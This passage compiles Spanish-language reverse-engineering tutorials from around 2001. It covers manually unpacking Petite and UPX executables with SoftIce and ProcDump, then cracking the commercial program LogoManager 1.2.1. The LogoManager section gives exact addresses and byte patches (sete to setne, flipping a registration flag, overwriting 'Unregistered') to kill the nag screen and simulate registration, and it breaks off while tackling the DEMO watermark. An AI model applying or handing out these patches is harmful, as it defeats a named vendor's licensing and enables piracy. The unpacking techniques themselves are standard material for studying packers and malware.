Bueno, hay programas que hacen muchas cosas por nosotros, y eso nos alimenta la hueva, y bueno, uno de estos programas es el Import Reconstructor. Supuestamente hace lo mismo que el revirgin, pero cuando lo tratamos de usar, sinceramente deja mucho que desear, asi ke lo único ke realmente nos interesa es la opción de buscar IAT.

Esto se hace seleccionando el archivo del ke keremos averiguar la IAT en la lista ke nos aparece en la parte superior de la ventana, y es alli kuando el proceso comienza, es algo tardadito, por lo ke sería bueno sentarse y esperar, despues de un rato, luego vemos donde dice OEP, allí ingresamos nuestro OEP, luego le damos click al botón IAT AutoSearch, acá aparece un mensaje, en la casilla RVA aparece 00013FFC, lo cual es la RVA de la IAT, donde Dice Size, aparece 0000020C, este es el tamaño de la IAT. Ahora podemos cerrar este progie y checar el Revirgin.

Según lo recomendado por Methamorpher, es buena idea tener cargado el IceDump, ya que tiene la mágica propiedad de corregir algunos problemas de incompatibilidad de la IAT al ejecutar el exe en otro PC que no es en el que lo volcamos. Okas, de aquí en adelante, viene el uso del Revirgin.

Para acoplar el proceso de corrección de la IAT, corremos el archivo que desempacamos, y luego revirgin, buscamos nuestro archivo en la lista que aparece en el lado superior izquierdo de nuestra ventana, bajo el título Procedure, seleccionamos el archivo que queremos, en este caso petite o petgui, parece como que si se estancará, pero esta pensando, y luego nos dice que la IAT está corrupta (o corrompida como diría alguíen mas), le damos aceptar; quitamos el check de Autofix Sections+IT paste, debido a que su funcionamiento deja mucho que desear. En IAT START RVA escribimos lo que nos tiró el Import Reconstructor, el cual es 00013FFC y en el apartado de IAT SIZE idem (o sea, lo mismo), en este caso 0000020C.

Ahora nos toca presionar el botón IAT Resolver, se queda colgado un rato, y en la tabla que aparece a nuestro lado derecho, y vemos que han aparecido algunas importaciones, parece ser que esto está funcionando, aunke kedan algunos espacios en blanco, por lo que repetimos el procedimiento, esta vez con Resolve Again, y ha conseguido todas las importaciones. Ahora lo que resta, es indicarle al Revirgin, donde diantre queremos que resida nuestro RVA, esto se hace con el fin de generar una IAT correcta, y ya que nosotros lo que vamos a hacer es meter la IAT al final de nuestro archivo, donde dice IAT RVA, escribimos el SIZE of IMAGE, que en el caso de petgui es E1000.

Es en este momento en que generamos la IAT, esto al presionar el metagrandioso IAT Generator, grabamos el archivo como iat.bin, y lo que tenemos en este momento es una Tabla de Importaciones perfecta; antes de cerrar el Revirgin, debemos apuntar el nuevo tamaño de la IAT, el cual reside en (IAT Length), para nuestro pequeño fichero es 000000B8; ahora resta meter la nueva IAT en nuestro archivo, lo cual constituye el siguiente paso.

Paso 5. Incluir la IAT en el fichero.

Damnit, no se como empezar, bueno, dejemoslo en que lo que queda es tomar esta IAT, colocarla en el exe que volcamos con IceDump, luego modificar el encabezado del exe para que sepa ke la IAT ahora queda incluida en E1000.

Bueno, para comenzar con el último paso de la "Solución Final" (ejeje, me llama la atención esta frase, fue dicha por Herr Adolf Hitler; Por cierto, no soy Nazi, sino me llama la atención estudiar la vida de muchas personas), debemos crear una nueva sección en el ejecutable, que es el lugar donde residira nuestra pequeña maravilla, es decir, la IAT, luego corregir el PE header.

Abrimos Procdump, vamos a su PEeditor y seleccionamos el exe volcado, clickeamos el boton sections, y nos aparece una ventana que contiene los nombres de las secciones, click derecho y seleccionamos Add Section, debemos especificar un nombre de sección, el que querrais, por ejemplo, Meta, IchLiebeKari, GoLeE, GcK, etc, etc, etc. luego

se crea la sección, debemos indicar cual será el tamaño de la misma, ahora imagino que mas de alguno estará pensando: "Como demonios saberlo?", la respuesta es simple, ya que es mejor tener espacio de sobra, asignemole 2 kb (sugerencia de Metamorpher), y luego incluimos la IAT, Pregunta lógica #1: Cómo se hace?. Respuesta lógica #1: hacemos click con el botón derecho sobre nuestra nueva sección, escogemos la opción Edit Section, y escribimos (o editamos, como prefieran llamarlo), PSize=2000 ; VSize=2000 ; RVA=000E1000 ; Offset=000E1000. Pregunta lógica #2: Ejo viejo, porque tales numeros?. Respuesta lógica #2: es lo mismo que corregir los valores de las secciones, PSize es el tamaño de la sección en el disco, y VSize su tamaño en memoria, es decir, tamaño físico y tamaño virtual, y ya que nuestro exe fue volcado directamente de la memoria, nuestro tamaño físico == tamaño virtual. Luego, RVA == Offset, porque al hacer el volcado de memoria, los offsets corresponden a los RVAs.

Okas, ya que tenemos hechos todos los cambios de la nueva sección, presionamos OK, y la nueva sección está lista. Nos resta actualizar el SIZE of IMAGE de nuestro archivo, akí viene la Pregunta Lógica #3: Por qué?. y la correspondiente Respuesta Lógica #3: Recuerdan que antes, el SIZE of IMAGE era E1000, bueno, pero como acabamos de agregar una nueva sección, y su tamaño era de 2 kb, se los sumamos, por lo tanto, haremos esto: E1000 + 2000 = E3000, por lo tanto lo actualizamos así, y casi hemos concluido.

Ahora resta indicar en la cabecera que la IAT empieza en E1000, que es el comienzo de nuestra nueva sección, esto lo hacemos nuevamente con el ProcDump, hacemos click en Directory, luego vemos que en el segundo recuadro sale Import Table = 000E01D8, akí es donde indicamos que la IAT yace ahora en 000E1000, también debemos modificar el tamaño de la IAT (recordaís que lo apuntasteis en el paso anterior), ProcDump indica que el tamaño de la IAT sea 000001CA, pero nosotros lo cambiamos a 000000B8 y ya está, por lo tanto, presionamos OK, y OK otra vez, y con esto acaba nuestro trabajo con ProcDump.

Bueno, veamos, lo que queda es pegar la nueva IAT, para esto podemos usar HexWork Shop, HIEW, etc, en HexWork Shop abrimos nuestro archivo volcado, y tambien el IAT.bin que nos generó Revirgin, seleccionamos todos los bytes del IAT.bin, presionamos las bien amadas teclas de copiado (CTRL+C), pasamos al final del Archivo volcado, que supuestamente es el Offset E1000, presionamos las teclas de pegado (CTRL+V), y ya tenemos la IAT en nuestro exe.

Pregunta Lógica #4: Por qué diantre creamos una sección de 2 kb, si la IAT ocupa mucho menos que eso?. Respuesta Lógica #4: esto se debe a ke si la creamos de solo 1 kb, tendremos ke trabajar mas (como diría mi maestra de mate del bach, Por la ley del mínimo esfuerzo), pues tendriamos que reeditar las propiedades de la sección si la IAT okupara mas de 1kb, y apoyando lo dicho por Metamorpher, mejor que sobre y no que falte.

Según estadisticas de Metamorpher, el 99% de la raza (ojo, raza != de RaZa), en este punto, graba el archivo, y lo ejecuta, pero como nosotros somos RaZa, debemos dejar las cosas a la perfección, o al menos, lo mejor posible, entonces, ya que la sección está declarada con 2 kb, hay que llenar el resto con 0's, y nuevamente, la ley del mínimo esfuerzo se aplica, buscamos un area con muchos 0's, y aplicamos la maravillos combinación: Copy & Paste, hasta llegar al final de la sección, es decir en el offset E3000. si se pasan, deberán borrar los 0's que se pasaron.

Okas, That's all, terminamos, acabamos, etc, ahora sí, es hora de grabar el archivo, Ejecutamos el archivo, y.....

Damnit!!! si corre, si corre!!, ajajaja, pues hemos desempacado semimanualmente un archivo empacado con petite 2.2.

Bueno, esto es con petgui, que es una linda ventanita, pero como diablos desempacar petite.exe, ya que va en la tipica forma de ventanita de DOS que se cierra, Pregunta lógica #5: Si el programa se cierra, como le hago para conseguir la IAT, ya que revirgin necesita que el proceso esté ejecutandose?: el procedimiento es exactamente el mismo, lo diferente es que cuando tengamos el exe volcado en el OEP, despues de usar el metodo para llegar al OEP, cuando estemos en el salto que nos lleva al OEP, justo en ese momento, telceamos una a (una letra a) en la línea de comando del SICE, y damos enter (esto lo que hace es que nos deja ensamblar instrucciones), escribimos "jmp eip" y presionamos enter, luego ESC para salir de esta opción, y Voila! podemos presionar CTRL+D para salir del SICE. Esto evita que el progie se cierra, y esta cargado en memoria, completamente decompreso. Lo que hicimos, fue dejar el programa en un Loop, o bucle, el jmp eip hace que salte a donde apunta el registro IP, que es lo que indica la siguiente instrucción que se debe ejecutar, y conseguimos hacer que el programa entre en un LOOP infinito, y continuará en esas instrucciones permanentemente. Ahora se repite el procedimiento para Petgui.

Esta tecnica es la misma que se usa para el desempacado de Dlls empacadas.

Despedida:

Buena RaZa, eso es todo por hoy, ya son las 22 horas, y tengo sueño, mis hermanos deben terminar tareas, y mañana es día de universidad, trabajo, etc, lo bueno, es ke hemos culminado con petite.

Saludos a todos, en especial a Metamorpher, mi amigazo Rehostia Karpoff, al profe, a LSW, y a mi bienamada KaRi, suerte y saludos,

sugerencia, criticas, apoyo, goleeuv@hotamil.com.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: **Desempakando Manualmente UPX**

PROTECCION:	**EMpakador UPX**		
Objetivo:	**Desempakar UPX**		
Descripcion:			
Dificultad:	**Newbie**		
DOWNLOAD:			
Herramientas:	***SoftIce, Procdump, Un-Pack v2.1 (opcional)***		
CRACKER:	***Rul***	**FECHA:**	**13/08/2001**

INTRODUCCION

En este tutorial (nº 4) voy a tratar de explicaros de forma un poco chapucera, como es tipiko en mi, como funciona un empakador en este caso UPX aunke si os gusta y tal intentare haser un tute para cada empakador (Aspack, PeCompact, etc..)
El metodo es muy sencillo, por lo tanto no es perfecto, porque el ejecutable que obtendremos no tendra la tabla de importaciones, pero vamos.... Ya aprendere ;-) y actualizare el tute.

NOTA: (Para los ejemplos de este tute utilizare uno de los keygen ke he echo, pulsa aki para bajarlo)

AL ATAKE

2 - ¿Como sabemos que nuestro "objetivo" esta empakado?

Parece una cosa estupida, pero.... ¿Como piensas desempakar un archivo sin saber si lo esta o no?. Bueno hay varias formas:

2.1 - Procdump

Es una forma de ver que nuestro archivo esta empakado, darle a **PE Editor** y abrid un exe cualquiera. Mirar **Sections** y fijaos ke aparece lo siguiente (o parecido):

CODE

DATA
BSS
.idata
.tls
.rdata
.reloc
.rsrc

Pues ahora haz lo mismo con mi keygen, y observa:
.UPX0
.UPX1
.rsrc

Umm parece una pista fiable de ke esta empakado (casi seguro) con UPX (no tan seguro), os digo esto porque el nombre de las secciones puede cambiarse }:-) (no es este el caso pero que sepais que se puede hacer). Vamos a ver otra forma de saber si esta empacado y con que compresor.

2.2 - Un-Pack

Este es un progamilla muy util, ya que nos indica de forma fiable con que compresor esta empacado un archivo, y si no lo esta nos dice que lenguaje se ha utilizado.
Aparte de eso lleva un monton de unpackers.

Bueno su uso es muy simple, en una ventana de MS-DOS o mediante un .BAT escribir lo siguiente **un-pack c:\path\nombre.exe**
Al hacerlo sobre nuestro programa sale lo siguiente

* Packed by UPX v.0.76.2-1.?? by Markus F.X.J. Oberhumer & Laszlo Molnar
* Use UPX with -D option for unpack
* Use ProcDump v.1.6 by G-RoM, Lorian & Stone //UCF for unpack
* Executable file extension
* Trust me, I know what I'm doing...

:) Esto aclara nuestras sospechas sobre el empacador usado.

2.3 - Otras pistas.....

Hay otras cosas que nos pueden hacer sospechar que nos encontramos frente a un archivo comprimido:
- Al intentar desensamblarlo con W32Dasm no nos sale nada o simplemente cosas sin sentido
- Al intentar cargarlo con el SoftIce Symbol loader, no rompe al principio del codigo (Entrypoint)

3 - Algo de teoria

Aqui voy a tratar de explicar un poco por encima, ya que no soy ningun experto en el tema (Si alguien se anima a colaborar email-me), como funcionan estos compresores.

Para que un archivo comprimido pueda ser ejecutado, primero tiene que estar desencriptado, si no el ordenador no lo "entiende" asi que podemos distinguir varias partes en un archivo de este tipo:

1- Una rutina sin ecnriptar que se encarga de descomprimir el ejecutable a memoria.
2- El programa en si mismo encriptado.

Una vez que la rutina ha descomprimido el ejecutable a memoria, salta al principio de codigo desencriptado y se ejecuta de manera normal, este proceso se repite cada vez que se ejecuta.
Estas "rutinas de descompresion" suelen tener la siguiente estructura:

PUSHAD // 60
.....
(codigo de la rutina)
.....
POPAD // 61
JMP 00xxxxxx // Salto al principio del codigo desencriptado o OEP (EntryPoint Original)

Voy a explicaros teoricamente como abordaremos a la hora de desempacarlo manualmente:
1- Localizar el salto al OEP
2- Cambiar ese salto por **JMP EIP** (Asi creamos un bucle infinito) Con lo que tendremos el ejecutable desencriptao en memoria
3- Dump (Volcado) de Memoria en un ejecutable


Visto esto yo creo que estamos listos :)

4 - La Practica

¿Asustados? Pos no os precupeis que todo esto suena muy complicado pero no lo es tanto.


Como he dicho antes lo primero que hay que hacer es localizar el salto al OEP, pues bien vamos a ello.
Cargar el keygen en el **SoftIce Symbol Loader,** darle a Load y ..... !! pero ke pasa !! El programa se ha ejecutado directamente, **Softice** no ha saltado al principio del codigo como suele hacer. Vamos a apañar esto :)

Abrir **ProcDump** y darle a **PEeditor -> Sections** y sale lo siguiente:




Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
UPX0	00027000	00001000	00000000	00000400	E0000080
UPX1	00018000	00028000	00017E00	00000400	E0000040
.rsrc	00001000	00040000	00000C00	00018200	C0000040

La culpa la tiene el campo **Characteristics** de las secciones **UPX0** y **UPX1**
Tenemos que cambiarlas las dos, Yo no soy el mas indicado para explicarlo exactamente, asi que si quereis saber mas os recomiendo el tute sobre **Encabezados PE de numIT_oR** podeis encontrarlo en http://welcome.to/karpoff
Pues eso tenemos que cambiar esos campos por **E0000060.**
Boton derecho encima de cada uno de ellos y **Edit Section**



Con lo cual es aspecto final queda tal que asi:



Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
UPX0	00027000	00001000	00000000	00000400	E0000060
UPX1	00018000	00028000	00017E00	00000400	E0000060
.rsrc	00001000	00040000	00000C00	00018200	C0000040

Pues ahora lo intentamos otra vez con el **Symbol loader** y ahora si que funciona :)
Entramos en la siguiente linea:

015F:0043FC40 60 PUSHAD

Como tenemos que buscar el Salto al OEP y este suele encontrarse debajo de la instruccion **PUSHAD** escribimos:

S 00xxxxxx l FFFFFF 61 // Ojo que queremos buscar la instruccion 61 no el texto ' 61'

A lo que **SoftIce** nos responde: **Pattern Found at 0030:0043FD96** Asi que ni cortos ni perezosos nos dirigimos alli directamente (a veces no lo encontramos a la primera y hay que hacer mas busquedas) escribimos **g 0043FD96** y nos encontramos con lo siguiente:

015F:0043FD96 61 POPAD
015F:0043FD97 E9E864FEFF JMP
00426284

Muy bien ya hemos encontrao el dichoso salto, Apuntad y guardar bien la direccion a la que va el salto que lo utilizaremos luego.
Lo siguiente a hacer es crear el Bucle Infinito, que es muy sencillo:

Escribid **a 0043FDF7** para editar; Ahora escribir **JMP EIP** + enter y tendreis que poner **3 NOPs** ya que al codificar JMP EIP se utilizan menos bytes.
Pues ya tenemos nuestro Bucle infinito echo, ahora pulsamos **F5** y volvemos a windows (El bucle sigue ejecutandose)

El ultimo paso es **Dumpear** asi que abrimos **ProcDump** y en **TASK** (procesos activos) elegimos nuestro ejecutable con el boton derecho y le damos a **Dump (full)** y guardamos el ejecutable donde queramos.

Pues ya tenemos nuestro ejecutable desempakado :) lo vamos a probar y..... ¡no funciona!
No os preocupeis ya que falta el ultimo toque final.

Ahora es cuando hase falta el OEP :) recordamos que en este caso era **00426284** , nuestro ejecutable se cuelga porque tiene puesto el **EntryPoint** por defecto que no coincide con el que tenia que ser asi que vamos a cambiarlo :)

Primero vamos a calcular el **OFFSET** del Punto de Entrada, Abrimos el ejecutable sin descomprimir con el **ProcDump / PE Editor** y apuntamos **Imagebase** en este caso **00400000.**

El OFFSET se saca mediante la siguiente formula : **OEP - ImageBase = OFFSET**

00426284 - 00400000 = 00026284

Bueno abrimos el ejecutable descomprimido con el **ProcDump / PE Editor** y en EntryPoint ponemos **00026284**:

Bueno pues probamos otra vez a ver si ahora hay suerte y funciona. Lo ejecutamos y funciona a la perfeccion :) . Ya lo hemos descomprimido.
¿A que no ha sido tan dificil?

Si te interesa este tema te recomiento estos tutoriales

Titulo	Autor	URL
Descabezando archivos Ejecutables Portables	nuMIT_or	http://welcome.to/karpoff
PATCHING Encrypted or packed targets	macilaci	fravia's page of reverse ingeneering
UPX unpacking tutorial	¿?	http://www.inmortaldescendents.com
ASPack v1.083	Volatility	http://www.inmortaldescendents.com

Si os queda alguna duda, quereis colaborar (estaria muy bien), quereis ponerme a parir o simplemente habeis leido este tute y pensais que no esta mal escribidme un mail a rulzgz@punkass.com que se agradece mucho.

5 - Saludos

A Mr.Silver y [thEpOpE] por ayudarme tanto.
A Karpoff por publicarme los tutes.
A todos los crackers y grupos Hispanos.
A la gente de los canales #Crackers y #AtRiO del Irc-hispano.

- --=> RuL 2k01 - Http://kickme.to/rulcrk - rulzgz@punkass.com <=-- - [EOF]

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2001

Programa: **LogoManager 1.2.1**

PROTECCION:	**Empacado (UPX), Nag, y "DEMO" por tos lados**
Objetivo:	Simular Estar Registrados
Descripcion:	??????????
Dificultad:	**intermedio**
DOWNLOAD:	http://www.logomanager.uk.com
Herramientas:	**ProcDump,Sice,W32dasm,Editor Hex. IAT Reconstructor y Regmon (Opcionales)**
CRACKER:	**KIDD** **FECHA: 18/11/2001**

INTRODUCCION

Bienvenidos a mi 5o tutorial (creo). El prorama víctima de hoy es el Famoso editor de logos y demas tonterías para los nokia "Nokia Logomanager" El programa en si esta curradillo por el hecho de que puede editar imagenes .bmp y te las pasa al formato de logo. Para enviarte el logo al movil puedes hacerlo por IR o bien por cable, si no tienes nada de eso te tendrás que buscar un amigo con Infrarojos y mandarlo a través de su movil (que también se puede)

La protección de este programa es un tanto chunga, o sea que no voy a explicar cosas básicas p.ej. como cambiar un byte o cosas así.

Instalamos el programa y lo ejecutamos... ops!

1.-Hay una nag screen muy "mona" que nos esta tocando los webos cada vez que cargamos el programa.

2.-No nos deja guardar los logos en formato .ngg

3.-Vemos un Unregistered en la parte inferior y en el "about".

4.- En nuestros Logos vemos en la esquina izquierda algo tan molesto como la palabra DEMO recordándonos lo que ya sabéis: A PAGAR!

AL ATAKE

UPX al descubierto

Bien, el programa está empacado con el UPX 1.01. Esto se merece una descompresion manual ;)

Primero, tal y como vimos en el Artemis Crackme cambiaremos los flags de las secciones a E0000020 para que SICE salte en el punto de entrada del progama, con cualquier editor PE (procdump, pojemplo).

La mayoría de empacadores (y UPX no es una excepción) usan en sus desempacados las funciónes pushad (60h) en el principio y popad (61h) al final de la rutina de descompresión. Vamos ahora a buscar donde hay el 61 (popad) más proximo para saber donde se acaba la descompresión y hay el salto hacia el OEP (Original Entry Point).

Abrimos el Programa con el Loader de Soft-Ice y justo en el principio del programa buscamos un POPAD mediante el comando **s**.

s 4880A1 l ffffff 61 ======> SICE buscara en ffffff a partir de 4880A1 un 61h

cuando encontramos el popad la ventana de datos se nos irá a la direccion del popad.

desactivamos el breakpoint que teniamos en el bucle y ponemos uno en el popad (:004881F7). Pulsamos F5 para salir de Soft-Ice y SICE nos rompe de nuevo en :

004881F7 popad ==>rompe aquí

004881F8 jmp 43A575. ==> salto al OEP

Una vez estamos en 4881F8 cambiamos el salto a un bucle infinito:

a <intro> => Para editar en ASM

jmp eip <intro> => Crea un bucle infinito

Esc <intro>

F5 <intro>

Luego abriremos el ProcDump, seleccionamos la tarea (logomanager) con el botón derecho, pulsamos Dump (Full) y le escogemos un nombre(Logomanagerdumped.exe).

Ahora cerramos el logomanager con Kill task de ProcDump y abrimos el Logomanagerdumped.exe con el PE editor del ProcDump, cambiamos el OEP por el auténtico mediante la simple formula: Entry Point = OEP - Image base

Así queda el Entry point en 3A575.

Parcheando la nag

Esta nag screen se las trae: no queda delatada a través de ninguna string reference ni pica con los breakpoints más típicos. Lo único que pude hacer para evitarla es pillarla por los mensajes de windows (Nunca falla ;). Si no tienes ni idea de como funciona esto de los mensajes te recomiendo que leas el tuto que hizo Dek_OiN sobre las nags donde se explica BIEN todo eso de los mensajes de windows.

Abrimos el programa y cuando sale la nag entramos en soft-Ice (Ctrl+D) escribimos **task** y pulsamos enter. Entonces nos aparecerá una lista con todos los procesos activos en este momento. Anota entonces como llama al que nos interesa: "logomana". Justo después pon el comando **hwnd logomana** y te saldrán todas las ventanas y ventanitas que estan en este momento en logomanager. Tienes que fijarte en las que pone #Dialog en Class_name: Una de ellas se ven 3 tonterías (Button, Button, Button y Static) y en la otra se ven infinidad de cosas debajo suyo. Nos centraremos pues en la pequeña (que es la que

nos interesa) y nos fijaremos en su handle (en cada ejecucion en handle es diferente) y en el SICE mismo teclearemos:

bsmg <handle> wm_destroy

salimos del SICE y cerramos la ventana cuando el boton para hacerlo se habilite. Entonces el SICE peta y pulsamos F12 unas cuantas veces para ir donde el programa llamó a la ejecucuión de esta nag (imaginamos que en la registered no saldrá esta nag), es decir, cuando en la parte inferior del SICE entre el codigo ASM y la ventana donde introduces comandos ponga algo como logomanagerdump!XXXX.

```
:00410A11 A160614400 mov eax, dword ptr [00446160]
:00410A16 68FFFF0000 push 0000FFFF
:00410A1B 85C0 test eax, eax
:00410A1D 6A00 push 00000000
:00410A1F 744F je 00410A70 => En caso de efectuarse el salto, evitamos la nag
:00410A21 8B4624 mov eax, dword ptr [esi+24]
:00410A24 8B0DD0294500 mov ecx, dword ptr [004529D0]
:00410A2A 6800E54000 push 0040E500
:00410A2F 50 push eax

* Possible Reference to Dialog: DialogID_00A1
|
:00410A30 68A1000000 push 000000A1
:00410A35 51 push ecx
:00410A36 E875090200 call 004313B0 => llama a la nag
:00410A3B 83C418 add esp, 00000018
:00410A3E 48 dec eax
:00410A3F 741A je 00410A5B
:00410A41 83E802 sub eax, 00000002
:00410A44 7544 jne 00410A8A
:00410A46 8B5624 mov edx, dword ptr [esi+24]
:00410A49 6A01 push 00000001

* Possible StringData Ref from Code Obj ->"Registering/Order.html" => Sea lo que sea, no puede ser bueno...
|
:00410A4B 68786D4400 push 00446D78
```

Nos tenemos que centrar en la parte del salto que viene determinado por el valor de eax (que se ha inicializado en :00410A11) asi pues, se ve claramente que dependiendo del contenido que hay en [00446160] el salto se efectuará o no . Esto se puede hacer con SICE poniendo un bpx en :00410A11 y entonces **d 00446160** para que en la ventana de datos se muestre el valor que contiene (1). Si en W32Dasm miramos en la misma dirección podemos ver que el valor sigue siendo 1, o sea que si cambiamos este 1 por un 0 mediante un editor hexadecimal la nag no aparecerá....

Coño! Sin saber como el valor 01 se ha restaurado en la dirección 00446160! Vamos a machacarlo*: Ejecutamos el Loader del SICE y abrimos logomanagerdumped. Cuando SICE nos pete al principio del programa ponemos lo siguiente:

bpm 00446160 w para que SICE nos avise cuando se sobreescriba encima de esta dirección.

Cuando Soft-Ice nos peta en nuestras narices nos encontramos en estas líneas:

```
:0040C3DB 33C0 xor eax, eax
:0040C3DD 3BF3 cmp esi, ebx
:0040C3DF 0F94C0 sete al => esto ha puesto un 1 a eax
:0040C3E2 A360614400 mov dword ptr [00446160], eax => coloca el 1 en 446160
:0040C3E7 8B44241C mov eax, dword ptr [esp+1C] => Caemos aquí
:0040C3EB 50 push eax
```

:0040C3EC 8B08 mov ecx, dword ptr [eax]

Para evitar esto lo único que debemos hacer es invertir el sete (0F94C0) a setne (0F95C0). Ahora sí..... NAG MUERTA!

*Lo más fácil para evitar la nag screen sería cambiar el salto pero es mejor cambiar variables ya que puede que la misma variable se use para diferentes comprovaciones

Unregistered?

En la parte inferior de la ventana vemos el mítico texto "Unregistered". Esta parte no es excesivamente difícil ya que solamente tenemos que abrir nuestro programa desempakado con un desensamblador y buscar la stringReference* "Unregistered". Encontramos repetida 2 veces esa string pero se ve claramente que la primera no nos interesa para nada. Centremonos pues, en la segunda:

*si no te salen ni imported functions ni String References en tu listado muerto usa programas del tipo IAT Reconstructor (Thnx Meta).

:00411B8F A100C04500 mov eax, dword ptr [0045C000] => Variable que determina si se muestra "Unregistered"
:00411B94 85C0 test eax, eax => Si eax (valor de 45C000) es 0 la flag Z se activa.
:00411B96 B8BC244500 mov eax, 004524BC
:00411B9B 7505 jne 00411BA2 => Salto que determina si se muestra o no la palabra unregistered (si la flag Zero NO está activada salta)

* Possible StringData Ref from Code Obj ->"Unregistered"
|
:00411B9D B870704400 mov eax, 00447070

Vamos a hacer lo mismo que antes para saber qué se halla en la dirección :0045C000 aunque podríamos hacerlo también mirando nuestro listado muerto o con una simple deducción y un poco de ASM:

Corremos el programa con un bpx en 00411b8f y cuando el SICE nos pete en las narices miramos el valor de 45C000 mediante **d 45C000** y vemos que hay un fantástico 00 que si lo cambiamos (mediante un editor hexadecimal) por un 01 evitará que se muestre el "Unregistered" y algunas cosillas más. Alguno de vosotros podría pensar:¿Y porqué no cambiamos el salto y listos? La respuesta es sencilla:si sólo cambiamos el salto evitamos que se muestre el "Unregistered" pero, por ejemplo, el programa sigue sin dejarnos grabar logos en formato .ngg

Si miramos en el about veremos que se sigue mostrando la famosa palabra. La manera más sencilla de evitar esto es buscar la cadena Unregistered en ASCII dentro del ejecutable (en Unicode) y cambiarlo por lo que se os antoje pero sin pasaros del numero de letras que tiene la palabra Unregistered. Yo cambié

U.n.r.e.g.i.s.t.e.r.e.d.	por	^.^.K.i.d.d.^.^. .E.C.C.


Esto sería el procedimiento "cutre" para olvidarte de la palabra "Unregistered" pero si realmente quieres que el programa te reaccione como si estuvieses registrado realmente suda de esta sección y espera a después (sección *Rizando el rizo*) donde veras más bien como funciona eso.

DEMO

Lo más difícil de esta protección llega ahora. El modo que usaremos para quitar del medio la palabra DEMO digamos que es "diferente" a lo común.

Primero busqué la palabra DEMO como un loco En todas la String References y toda búsqueda fue en vano. Luego con un editor de recursos miré a ver si se trataba de un bitmap que se colocaba o no en función de si uno estaba registrado o no pero nada de esto....

Para empezar abriremos el logomanager y guardaremos un logo vacío (sólo con la palabra obligada) con nombre xxx.nlm . Una vez guardado lo abriremos con un editor hexadecimal (yo uso hex workshop) y miramos su contenido



